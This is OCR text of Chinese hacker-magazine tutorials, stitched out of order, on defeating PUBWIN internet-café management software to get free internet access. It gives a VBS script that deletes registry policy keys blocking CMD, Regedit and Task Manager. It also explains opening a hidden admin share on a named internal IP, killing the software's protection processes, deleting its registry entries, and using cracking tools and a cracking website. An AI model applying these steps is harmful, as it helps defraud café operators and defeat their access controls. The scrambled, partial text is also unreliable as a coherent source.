


图6

结合see.bat执行后的ip.txt，在运

行中输入**10.173.133.111**\c$，成功打开隐藏的系统盘（图7）。找到system32目录下的cmd.exe复制到桌面，运行后依然出现图1的提示。




图7

难道真的没有办法吗？到BAIDU搜索一下，到了laky的博客，看到一段VBS脚本代码，说是可以实现解除注册表、CMD、Regedit、Taskmgr的限制，赶紧复制到记事本保存为pojie.vbs，代码如下：

```
On Error Resume Next
Set WSHShell=WScript.CreateObject("WScript.Shell")
With WScript.CreateObject("WScript.Shell")
RegDelete"HKCU\Software\Microsoft\Windows\Current Version\Policies\System\DisableRegistryTools"
RegDelete"HKCU\Software\Policies\Microsoft\Windows\System\DisableCMD"
RegDelete"HKCU\Software\Microsoft\Windows\Current Version\Policies\System\DisableTaskMgr"
End With
Mybox=MsgBox(enab&vbCR&"程序运行限制已解除！",1024,"Result")
```

运行后奇迹出现了，复制到桌面的CMD.exe可以正常的运行，但是在"运行"中输入cmd，还是无法运行命令提示符，不过没有任何的提示，只是一闪而过。这时候打开任务管理器，出现和CMD一样的情况，虽然可以打开，但只是一闪而过，这种情况一般是因为存在着保护程序。打开桌面上的CMD，运行"MT–SLIST"，查看系统进程（图8）。





图8

我试着把不是系统进程的所有进程一个个的排除，没有想象中的保护程序运行。最后当结束relock.exe的时候，就可以正常运行CMD了，看来管理员是通过PUBWIN做的限制。剩下的就是通过复古法找到PUBWIN的管理员密码，却掉限制就可以了。

（本文所涉及到的脚本文件和MT已收录到光盘中）



刺杀Pubwin

531493525

我们这儿的网吧非常多，可是真正能够提供优质服务的却没有几家。我经常去的这家网吧是在2001年左右开业的，目前在我们这个城市里已经有了多家分店。老店以前使用的管理软件是PUBWIN4，后来公安局又统一给安装了PUBWIN EP。可是，安装了PUBWIN EP的电脑很多都出现了不稳定的情况，于是网管又重新给新店换上了菜菜们最爱的PUBWIN4。

我比较喜欢到这家网吧下载电影看，可是这天下载运行WEB迅雷后，运行界面闪了一下就忽然消失了。开始我还以为点错了，又重新运行了一下程序，可是还是老样子。直觉告诉我，一定是网管动手脚了！竟然不让我下载，那我就把你的管理系统给破解了。

说干就干，从U盘里拷贝出网吧破解的必须工具：精锐网吧辅助系统、网吧破解工具、PUBWIN幽灵等。正当我准备大干一场时，又发生了意外。当我解压完工具双击运行时，程序还是闪了一下就消失了，晕了，网管也太狠毒了吧，竟然屏蔽掉了这么多网吧破解工具。郁闷了半天，我开始查看系统信息，结果更加让我郁闷了：禁用了CMD（图1）、禁用了任务管理器、禁用了注册表、屏蔽了右键、屏蔽了下载……



图1

无奈，我打开IE，在址址栏输入**C:/**（图2），咦，C盘竟然可以打开查看，我顿时来了精神。一个一个翻看着重要的目录，却没有发现PUBWIN的安装路径。奇怪了，PUBWIN去哪里了？




图2





图3

我又打开D盘，还是没有发现，可是却发现了一个可疑的程序——启动管理（图3），双击打开后发现了PUBWIN的两个启动选项，不用说直接删除。

下面的问题就是如何解禁注册表了，那些网吧破解程序虽然改名后可以运行，但很快就被系统关闭，我在黑客X档案提供的光盘里找啊找，终于找到了一个好东西，是黑枫大哥写的一款系统设置使用工具Eraae（图4）。

运行后，选择"恢复注册表"，然后在注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Hintsoft下找到PUBWIN的注册信息，全部删除。


图4

我在网上又找到了一个在线破解网吧的网站，不敢独享贡献给大家 http://www.2YP.com/。点击网吧幽灵，进入下载选项（图5）。点击在线运行，注意这时候IE要使用脚本下载，IE可能会禁止，选择启用就可以了，然后在页面中点击系统选项——进程管理器，找到RECLOCK.EXE和PUBINWIN.EXE，杀掉就可以了（RECLOCK.EXE为PUBINWIN.EXE的保护进程）。然后按下CTRL+ALT+DEL键，点击注销，稍等一会儿，电脑就会回到以前的的页面，不过右下脚的PUBWIN图标却不见了（图6），这样就成功的绕过了PUBWIN4管理系统，现在可以免费上网喽！




图5




图6

这个方法很简单，很适合菜鸟级别的叉子们，不过对于不同的环境可能会有不同的情况，大家要学会灵活运用，随机应变。

（文章中涉及到的工具Eraae，已经收录在光盘中）

文章难度：☆☆
文章阅读点：利用系统自带的防火墙阻止网吧管理系统的客户端与主机连接，来达到免费上网的目的

HEADSENSE网吧管理系统的末日


£ 我是孟星魂

